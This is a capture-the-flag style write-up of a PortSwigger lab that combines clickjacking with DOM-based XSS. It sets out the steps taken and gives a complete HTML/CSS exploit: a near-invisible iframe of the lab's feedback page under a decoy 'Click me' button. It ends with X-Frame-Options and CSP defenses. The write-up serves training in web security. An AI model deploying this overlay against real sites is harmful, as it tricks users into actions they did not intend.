Security article
Exploiting clickjacking vulnerability to trigger DOM-based XSS
Exploiting clickjacking vulnerability to trigger DOM-based XSS: This lab contains an XSS vulnerability that is triggered by a click. • PortSwigger • Clickjacking, DOM-XSS • clickjacking, dom-xss
🎯 Objective
This lab contains an XSS vulnerability that is triggered by a click.
Goal: Construct a Clickjacking attack that fools the user into clicking the Click me button to invoke the print() function.
🧭 Steps Taken
Started by exploring the feedback functionality:


Tested with crafted feedback submission:
https://0a9700360364bb5ec0394fff003d00b9.web-security-academy.net/feedback?name=abc&email=test@xsisec.com&subject=abc&message=asfExperimented with different payloads from the XSS cheat sheet.
- The application auto-fixed the payload when injected into other fields, placing it in the
namefield. - Verified the input reflection across parameters.


- The application auto-fixed the payload when injected into other fields, placing it in the
Modified payloads to trigger
print():
Built a Clickjacking exploit using CSS to overlay the vulnerable button:
- Adjusted iframe dimensions and opacity.
- Placed a decoy
divwith the text Click me aligned over the vulnerable element.
📄 Exploit Payload
<style>
  iframe {
    position: relative;
    width: 700px;
    height: 500px;
    opacity: 0.0001;
    z-index: 2;
  }
  div {
    position: absolute;
    top: 410px;
    left: 80px;
    z-index: 1;
  }
</style>

<div>Click me</div>
<iframe src="https://0a9700360364bb5ec0394fff003d00b9.web-security-academy.net/feedback"></iframe>
✅ Result
- Victim sees a benign Click me button.
- Click action is hijacked to press the hidden vulnerable button, triggering
print(). - The lab was solved.
💡 Key Takeaway
- Clickjacking combined with DOM XSS can lead to powerful exploits.
- Defenses should include:
X-Frame-Options: DENYorSAMEORIGINContent-Security-Policy: frame-ancestors
Comments
Comments
Loading comments…